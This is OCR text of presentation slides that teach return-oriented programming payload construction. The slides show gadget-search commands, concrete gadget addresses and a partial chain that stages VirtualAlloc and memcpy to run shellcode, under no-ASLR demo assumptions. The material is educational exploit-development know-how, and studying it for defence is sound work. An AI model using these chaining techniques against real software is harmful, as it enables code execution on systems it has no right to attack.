
Payload generation
(or the building part)

Typical ROP scheme

- Allocate some memory
- Make it executable
- Copies payload into it
- Jump to it

Windows	Linux
VirtualAlloc	mmap
memcpy	memcpy
jmp eax	jmp eax

- Hence we will initially put this on the stack:



Difficulties: arguments for memcpy

- Following arguments are unknown:
  - Destination buffer (our allocated memory)
  - Source buffer (our shellcode)

- Hence we need to:
  - find where the memory has been allocated


    → `VirtualAlloc()` or `malloc()` return value
  - find the shellcode address
    - → we know it's distance from `esp` (since *we* craft the stack)
  - finally, write them on specific places on the stack

Assumptions for this demo

- Stack grows up
- No ASLR (or we can perform brute-force)
- We control EIP
  - We don't care about stack protections, SEHOP...
- The payload can contain null bytes


Prepare VirtualAlloc call (the easy part)

- Craft eip with VirtualAlloc() address
- Prepare VirtualAlloc arguments
  - Argument 1: destination
  - Argument 2: size
  - Argument 3: type of allocation
  - Argument 4: protection



VirtuallAlloc() returns


- When VirtualAlloc returns:
  - ESP goes to it's last argument
  - EIP receives the saved address



Finding a ret


- A ret address in saved eip will transfer esp to this block
- Finding a ret: no easiest thing :)


```
$ sky_search -a ret
0x6308105f ret
```



Gadgets block needs


- Craft memcpy arguments:
  - Save eax
  - Compute memcpy() arguments address (@arg)
  - Copy saved eax into @arg
  - Increments @arg of 4
  - Compute shellcode address (@shell)
  - Copy @shell into @arg
- Call memcpy()





Save eax

```
$ sky_search -a xchg -s eax
0x63087be7 xchg edx, eax ; ret
```



Compute memcpy() @arg

- Then we need to compute memcpy arguments addresses

  → an incremented value of ESP

```
0x63087be7 xchg edx, eax ; ret
```

- Some interesting 'add' are availables:

```
$ sky_search -a add -d eax,ebx,ecx,edx
[...]
0x630a4bcf add eax, 8 ; ret
0x630a4bfa add eax, 10h ; ret
0x630b4dc5 add eax, 40h ; ret
```

Compute memcpy() @arg

- No add instruction targets esp
- We can add 0x40 to eax: we need to copy esp in eax
- No mov esp, eax...

```
0x63087be7 xchg edx, eax ; ret
0x630f33eb push esp ; pop esi...
! [0xffffff01].pack('L')
0x63084fae mov eax, esi ; pop esi...
! [0xffffff02].pack('L')
0x630b4dc5 add eax, 40h ; ret
```

- Let's use the stack !

```
$ sky_search -a 'push esp' -a pop
0x630f33eb push esp ; pop esi ; pop edi ; ret

$ sky_search -a mov -s esi
0x63084fae mov eax, esi ; pop esi ; ret
```

- We need some padding to adjust the stack because of the pop instructions

Copy saved eax into @arg

- Let's write to [eax]:
- ```
  $ sky_search -a 'mov [eax]'
  0x63088aa8 mov [eax], edx ; ret
  [...]
  ```

```
0x63087be7 xchg edx, eax ; ret
0x630f33eb push esp ; pop esi...
! [0xffffff01].pack('L')
0x63084fae mov eax, esi ; pop esi...
! [0xffffff02].pack('L')
0x630b4dc5 add eax, 40h ; ret
0x63088aa8 mov [eax], edx ; ret
```

- Remeber: edx holds our eax backup :) !
  - This is enough to craft memcpy first argument.
```

Increments @arg

- We then need to add 4 to eax to point it to the next memcpy argument
  - We don't have `add eax, 4` instruction
  - But...

```
0x63087be7 xchg edx, eax ; ret
0x630f33eb push esp ; pop esi...
! [0xffffff01].pack('L')
0x63084fae mov eax, esi ; pop esi...
! [0xffffff02].pack('L')
0x630b4dc5 add eax, 40h ; ret
0x63088aa8 mov [eax], edx ; ret
0x630cbb15 inc eax ; inc eax ; ret
0x630cbb15 inc eax ; inc eax ; ret
```

```
$ sky_search -a 'inc eax'
[…]
0x630cbb15 inc eax ; inc eax ; ret
```

- Chaining this gadget twice will add 4 to eax

Finish... and jump to the payload

- The following is about the same:
  - Incrementing a saved esp to get it to point to our shellcode base addr
